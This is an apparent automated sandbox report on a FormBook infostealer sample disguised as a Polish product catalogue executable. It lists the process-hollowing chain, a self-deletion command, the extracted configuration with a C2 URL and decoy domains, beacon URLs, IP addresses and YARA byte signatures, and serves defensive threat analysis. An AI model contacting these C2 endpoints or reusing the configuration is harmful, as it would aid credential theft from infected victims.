ID: 515499
Sample Name: nowy przyk#U0142adowy katalog.exe
Cookbook: default.jbs
Time: 11:46:58
Date: 04/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents

Windows Analysis Report nowy przyk#U0142adowy kat…


Overview

General Information

Sample Name:	nowy przyk#U0142adowy katalog.exe
Analysis ID:	515499
MD5:	cbe0e49106fad96.
SHA1:	25a9a38c80446b..
SHA256:	a13cc23d40c938…
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:

Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- System process connects to networ…
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Machine Learning detection for samp…
- Performs DNS queries to domains w…

Classification



Process Tree

- **System is w10x64**
- nowy przyk#U0142adowy katalog.exe (PID: 6524 cmdline: "C:\Users\user\Desktop\nowy przyk#U0142adowy katalog.exe" MD5: CBE0E49106FAD96B2C1C155CE5B22ABD)
  - nowy przyk#U0142adowy katalog.exe (PID: 6596 cmdline: "C:\Users\user\Desktop\nowy przyk#U0142adowy katalog.exe" MD5: CBE0E49106FAD96B2C1C155CE5B22ABD)
    - explorer.exe (PID: 3440 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmstp.exe (PID: 5596 cmdline: C:\Windows\SysWOW64\cmstp.exe MD5: 4833E65ED211C7F118D4A11E6FB58A09)
        - cmd.exe (PID: 5632 cmdline: /c del "C:\Users\user\Desktop\nowy przyk#U0142adowy katalog.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5548 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.bezhantrading.com/wtcv/"
  ],
  "decoy": [
    "snowwisdom.com",
    "metaverseforecast.com",
    "mbc2digital.net",
    "palmspringsgolfacademy.com",
    "ff4cdhffx.xyz",
    "webdailysports.com",
    "alles-abgedeckt.com",
    "dempseynutrition.com",
    "egicsac.com",
    "nutrioclinic.com",
    "applebroog.industries",
    "trup.club",
    "937451.com",
    "cococutiecosmetics.store",
    "purwojati.com",
    "qeefame.com",
    "wbtqfuck.xyz",
    "huazhansat.com",
    "harada-insatsu.com",
    "thankugreece.com",
    "matthewandjessica.com",
    "giusepperosafio.com",
    "mhtqph.club",
    "clickcopywriting.com",
    "pausupport.com",
    "iccsukltd.com",
    "dtechmagento.com",
    "cplbet168.xyz",
    "leads-mania.club",
    "clairebuildsonline.com",
    "americanvisionvinyl.com",
    "ningyue.xyz",
    "cyfercode.com",
    "jasonjasura.com",
    "perspectiveofthepalm.com",
    "goodneighborurgentcare.com",
    "umityasarengin.com",
    "6016011.com",
    "percentrostered.com",
    "braveget.com",
    "skphoolmakhana.com",
    "uso4.com",
    "i7saan.com",
    "anderlecht.immo",
    "lurkingfilms.net",
    "affiliatemarketingproducts.xyz",
    "latiquecm.com",
    "tankomixing.com",
    "fatmochi.com",
    "terrisercovich.com",
    "melhoresdomessempretemm.com",
    "refugelarpsanfransico.com",
    "worryterrible.space",
    "0chong2.net",
    "bundleco.top",
    "lelegianstudies.com",
    "mreux.com",
    "charxprime.com",
    "sddn13.xyz",
    "luckychoice.net",
    "pluspace.com",
    "ibizguide.com",
    "lmdang.com",
    "rastiponmkh.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.426662087.0000000000CE0000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000001.00000002.426662087.0000000000CE0000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000001.00000002.426662087.0000000000CE0000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ac9:$sqlite3step: 68 34 1C 7B E1 • 0x16bdc:$sqlite3step: 68 34 1C 7B E1 • 0x16af8:$sqlite3text: 68 38 2A 90 C5 • 0x16c1d:$sqlite3text: 68 38 2A 90 C5 • 0x16b0b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c33:$sqlite3blob: 68 53 D8 7F 8C
00000001.00000002.426692042.0000000000D10000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000001.00000002.426692042.0000000000D10000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 31 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.1.nowy przyk#U0142adowy katalog.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.1.nowy przyk#U0142adowy katalog.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.1.nowy przyk#U0142adowy katalog.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ac9:$sqlite3step: 68 34 1C 7B E1 • 0x16bdc:$sqlite3step: 68 34 1C 7B E1 • 0x16af8:$sqlite3text: 68 38 2A 90 C5 • 0x16c1d:$sqlite3text: 68 38 2A 90 C5 • 0x16b0b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c33:$sqlite3blob: 68 53 D8 7F 8C
1.2.nowy przyk#U0142adowy katalog.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.nowy przyk#U0142adowy katalog.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7818:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7bb2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1262c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9342:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18d97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 28 entries				

Sigma Overview

System Summary:

Sigma detected: CMSTP Execution Process Creation

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration
Multi AV Scanner detection for submitted file
Yara detected FormBook
Multi AV Scanner detection for domain / URL
Multi AV Scanner detection for dropped file
Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
System process connects to network (likely due to code injection or exploit)
Performs DNS queries to domains with low reputation
C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection:

Self deletion via cmd delete

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)
Sample uses process hollowing technique
Maps a DLL or memory area into another process
Injects a PE file into a foreign processes
Queues an APC in another process (thread injection)
Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Application Shimming 1	Process Injection 6 1 2	Virtualization/Sandbox Evasion 2	Input Capture 1	System Time Discovery 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop c Insecure Network Communica
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Application Shimming 1	Process Injection 6 1 2	LSASS Memory	Query Registry 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect Phc Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Security Software Discovery 2 5 1	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Virtualization/Sandbox Evasion 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	File Deletion 1	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	File and Directory Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poin
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 1 1 4	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
nowy przyk#U0142adowy katalog.exe	30%	ReversingLabs	Win32.Backdoor.Zapchast	
nowy przyk#U0142adowy katalog.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nss48B9.tmp\rarelsbsy.dll	14%	ReversingLabs	Win32.Backdoor.Zapchast	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.nowy przyk#U0142adowy katalog.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.0.nowy przyk#U0142adowy katalog.exe.400000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.0.nowy przyk#U0142adowy katalog.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
1.1.nowy przyk#U0142adowy katalog.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.0.nowy przyk#U0142adowy katalog.exe.400000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.nowy przyk#U0142adowy katalog.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
11.2.cmstp.exe.4b5796c.4.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.0.nowy przyk#U0142adowy katalog.exe.400000.3.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
1.0.nowy przyk#U0142adowy katalog.exe.400000.1.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
1.0.nowy przyk#U0142adowy katalog.exe.400000.2.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File

Source	Detection	Scanner	Label	Link	Download
1.0.nowy przyk#U0142adowy katalog.exe.400000.6.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.nowy przyk#U0142adowy katalog.exe.e840000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.0.nowy przyk#U0142adowy katalog.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
11.2.cmstp.exe.3bbc28.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
harada-insatsu.com	0%	Virustotal		Browse
bezhantrading.com	6%	Virustotal		Browse
www.iccsukltd.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.affiliatemarketingproducts.xyz/wtcv/?6lpD=n99BCbv8t7R76U7aWI+Y4jwhCBMXqFH3Ss3s1uofAFeCknYKTX6A2ZhN+sblY4y892kijutCfw==&g2ML=crBLeffhPhH0	0%	Avira URL Cloud	safe	
http://www.bezhantrading.com/wtcv/?6lpD=U8NG9FaSD2kxZB2OJ0E9golv5lIlWRC0uShqIwpBJZHTTqOYZoxmZrRB+XQzKwloE4eQBzh5Yg==&g2ML=crBLeffhPhH0	0%	Avira URL Cloud	safe	
www.bezhantrading.com/wtcv/	0%	Avira URL Cloud	safe	
http://www.worryterrible.space/wtcv/?g2ML=crBLeffhPhH0&6lpD=T+sBBhD+jNCXQwtHdmguBNleR0ygENBETJPwbdwO/+mZKIq0Z0gdUrlML9Z9p+t2mZBgFheVMw==	0%	Avira URL Cloud	safe	
http://www.harada-insatsu.com/wtcv/?6lpD=3PEHh71NGJ6azwdPIaKj9SJxQ5GIvylohbG4MidSx9GNzMWuTZ2Cml2qwvbSyEbxmGLLoGUQ/A==&g2ML=crBLeffhPhH0	0%	Avira URL Cloud	safe	
http://www.tankomixing.com/wtcv/?g2ML=crBLeffhPhH0&6lpD=ydnZOtJN4rL7t+2rr2QP2l64KaWWig+O10p3BIFftvtUQta9c9OEvE67gAwElgS+ahtVnBS/Rg==	0%	Avira URL Cloud	safe	
http://www.alles-abgedeckt.com/wtcv/?g2ML=crBLeffhPhH0&6lpD=7rFvx+oOklknJeLSGT6zdpK11SNx3XmCJl3+oL6bUqBoSOO899RABoVcVaGdEbUjg6Jp245BoA==	0%	Avira URL Cloud	safe	
http://www.americanvisionvinyl.com/wtcv/?6lpD=S1gCkNmaG9RWB/pKREaVLOJX/KdzA8KUzxvMSJydFpcLjSWhmPt8MQ7tAXeYu3xo2zwBelgJSg==&g2ML=crBLeffhPhH0	0%	Avira URL Cloud	safe	
http://www.leads-mania.club/wtcv/?6lpD=6uadF/xtp6SIEZXRejc5eEgqqida81Lycer078wuaqskBH7+Y9BHXTO8hpDHVP52SXbct0O1Gw==&g2ML=crBLeffhPhH0	0%	Avira URL Cloud	safe	
http://www.iccsukltd.com/wtcv/?g2ML=crBLeffhPhH0&6lpD=avBZXYWwHS+0cE4x4OhaeduPUSE/+pj8feHEWqkpfSZeSdEeZDPav/r/n85naepg7UJMR8VNdw==	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
harada-insatsu.com	153.127.214.206	true	true	• 0%, Virustotal, Browse	unknown
bezhantrading.com	104.248.163.187	true	true	• 6%, Virustotal, Browse	unknown
www.iccsukltd.com	217.160.0.33	true	true	• 1%, Virustotal, Browse	unknown
td-balancer-euw2-6-109.wixdns.net	35.246.6.109	true	false		unknown
americanvisionvinyl.com	34.102.136.180	true	false		unknown
www.affiliatemarketingproducts.xyz	172.67.184.156	true	true		unknown
sddn13.xyz	50.118.182.205	true	true		unknown
worryterrible.space	34.102.136.180	true	false		unknown
www.alles-abgedeckt.com	46.38.243.234	true	true		unknown
leads-mania.club	138.68.74.116	true	true		unknown
www.tankomixing.com	unknown	unknown	true		unknown
www.sddn13.xyz	unknown	unknown	true		unknown
www.leads-mania.club	unknown	unknown	true		unknown
www.worryterrible.space	unknown	unknown	true		unknown
www.bezhantrading.com	unknown	unknown	true		unknown
www.americanvisionvinyl.com	unknown	unknown	true		unknown
www.dempseynutrition.com	unknown	unknown	true		unknown
www.harada-insatsu.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.affiliatemarketingproducts.xyz/wtcv/?6lpD=n99BCbv8t7R76U7aWl+Y4jwhCBMXqFH3Ss3s1uofAFeCknYKTX6A2ZhN+sblY4y892kijutCfw==&g2ML=crBLeffhPhH0	true	• Avira URL Cloud: safe	unknown
http://www.bezhantrading.com/wtcv/?6lpD=U8NG9FaSD2kxZB2OJ0E9golv5lIIWRC0uShqlwpBJZHTTqOYZoxmZrRB+XQzKwloE4eQBzh5Yg==&g2ML=crBLeffhPhH0	true	• Avira URL Cloud: safe	unknown
www.bezhantrading.com/wtcv/	true	• Avira URL Cloud: safe	low
http://www.worryterrible.space/wtcv/?g2ML=crBLeffhPhH0&6lpD=T+sBBhD+jNCXQwtHdmguBNleR0ygENBETJPwbdwO/+mZKIq0Z0gdUrlML9Z9p+t2mZBgFheVMw==	false	• Avira URL Cloud: safe	unknown
http://www.harada-insatsu.com/wtcv/?6lpD=3PEHh71NGJ6azwdPIaKj9SJxQ5GIvylohbG4MidSx9GNzMWuTZ2Cml2qwvbSyEbxmGLLoGUQ/A==&g2ML=crBLeffhPhH0	true	• Avira URL Cloud: safe	unknown
http://www.tankomixing.com/wtcv/?g2ML=crBLeffhPhH0&6lpD=ydnZOtJN4rL7t+2rr2QP2l64KaWWig+O10p3BIFftvtUQta9c9OEvE67gAwElgS+ahtVnBS/Rg==	false	• Avira URL Cloud: safe	unknown
http://www.alles-abgedeckt.com/wtcv/?g2ML=crBLeffhPhH0&6lpD=7rFvx+oOklknJeLSGT6zdpK11SNx3XmCJl3+oL6bUqBoSOO899RABoVcVaGdEbUjg6Jp245BoA==	true	• Avira URL Cloud: safe	unknown
http://www.americanvisionvinyl.com/wtcv/?6lpD=S1gCkNmaG9RWB/pKREaVLOJX/KdzA8KUzxvMSJydFpcLjSWhmPt8MQ7tAXeYu3xo2zwBelgJSg==&g2ML=crBLeffhPhH0	false	• Avira URL Cloud: safe	unknown
http://www.leads-mania.club/wtcv/?6lpD=6uadF/xtp6SIEZXRejc5eEgqqida81Lycer078wuaqskBH7+Y9BHXTO8hpDHVP52SXbct0O1Gw==&g2ML=crBLeffhPhH0	true	• Avira URL Cloud: safe	unknown
http://www.iccsukltd.com/wtcv/?g2ML=crBLeffhPhH0&6lpD=avBZXYWwHS+0cE4x4OhaeduPUSE/+pj8feHEWqkpfSZeSdEeZDPav/r/n85naepg7UJMR8VNdw==	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.248.163.187	bezhantrading.com	United States		14061	DIGITALOCEAN-ASNUS	true
35.246.6.109	td-balancer-euw2-6-109.wixdns.net	United States		15169	GOOGLEUS	false
153.127.214.206	harada-insatsu.com	Japan		7684	SAKURA-ASAKURAInternetIncJP	true
138.68.74.116	leads-mania.club	United States		14061	DIGITALOCEAN-ASNUS	true
34.102.136.180	americanvisionvinyl.com	United States		15169	GOOGLEUS	false
172.67.184.156	www.affiliatemarketingproducts.xyz	United States		13335	CLOUDFLARENETUS	true
217.160.0.33	www.iccsukltd.com	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	true
46.38.243.234	www.alles-abgedeckt.com	Germany		197540	NETCUP-ASnetcupGmbHDE	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	515499
Start date:	04.11.2021
Start time:	11:46:58
Joe Sandbox Product:	CloudBasic

Overall analysis duration:	0h 9m 34s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	nowy przyk#U0142adowy katalog.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/2@11/9
EGA Information:	Failed
HDC Information:	• Successful, ratio: 31.3% (good quality ratio 28.4%) • Quality average: 73.6% • Quality standard deviation: 31.7%
HCA Information:	• Successful, ratio: 86% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.248.163.187	#Uc81c#Ud488 #Uce74#Ud0c8#Ub85c#Uadf823.exe	Get hash	malicious	Browse	• www.bezhantrading.com/wtcv/?jXF0i=U8NG9FaSD2kxZB2OJ0E9golv5lIlWRC0uShqIwpBJZHTTqOYZoxmZrRB+U8jWB5TDN3B&E48PcH=s4SDBdZH

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	EQ034989.exe	Get hash	malicious	Browse	• www.bezhantrading.com/wtcv/?p8bLu=U8NG9FaSD2kxZB2OJ0E9golv5lIIWRC0uShqIwpBJZHTTqOYZoxmZrRB+U8JJxJTHP/B&3fyTKn=C2MDbjTp
	cat#U00e1logo de productos2021.exe	Get hash	malicious	Browse	• www.bezhantrading.com/wtcv/?8p=U8NG9FaSD2kxZB2OJ0E9golv5lIIWRC0uShqIwpBJZHTTqOYZoxmZrRB+U8jWB5TDN3B&6lQL=e48to28xCrLPt0sP
153.127.214.206	EQ034989.exe	Get hash	malicious	Browse	• www.harada-insatsu.com/wtcv/?p8bLu=3PEHh71NGJ6azwdPIaKj9SJxQ5GIvylohbG4MidSx9GNzMWuTZ2Cml2qws3oxF3KlxqA&3fyTKn=C2MDbjTp
172.67.184.156	EQ034989.exe	Get hash	malicious	Browse	• www.affiliatemarketingproducts.xyz/wtcv/?p8bLu=n99BCbv8t7R76U7aWl+Y4jwhCBMXqFH3Ss3s1uofAFeCknYKTX6A2ZhN+v3fb5eH+BFz&3fyTKn=C2MDbjTp
	cat#U00e1logo de productos2021.exe	Get hash	malicious	Browse	• www.affiliatemarketingproducts.xyz/wtcv/?8p=n99BCbv8t7R76U7aWl+Y4jwhCBMXqFH3Ss3s1uofAFeCknYKTX6A2ZhN+v31EJuH6DNz&6lQL=e48to28xCrLPt0sP
217.160.0.33	EQ034989.exe	Get hash	malicious	Browse	• www.iccsukltd.com/wtcv/?p8bLu=avBZXYWwHS+0cE4x4OhaeduPUSE/+pj8feHEWqkpfSZeSdEeZDPav/r/n/VdZfFb4jod&3fyTKn=C2MDbjTp

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.iccsukltd.com	EQ034989.exe	Get hash	malicious	Browse	• 217.160.0.33
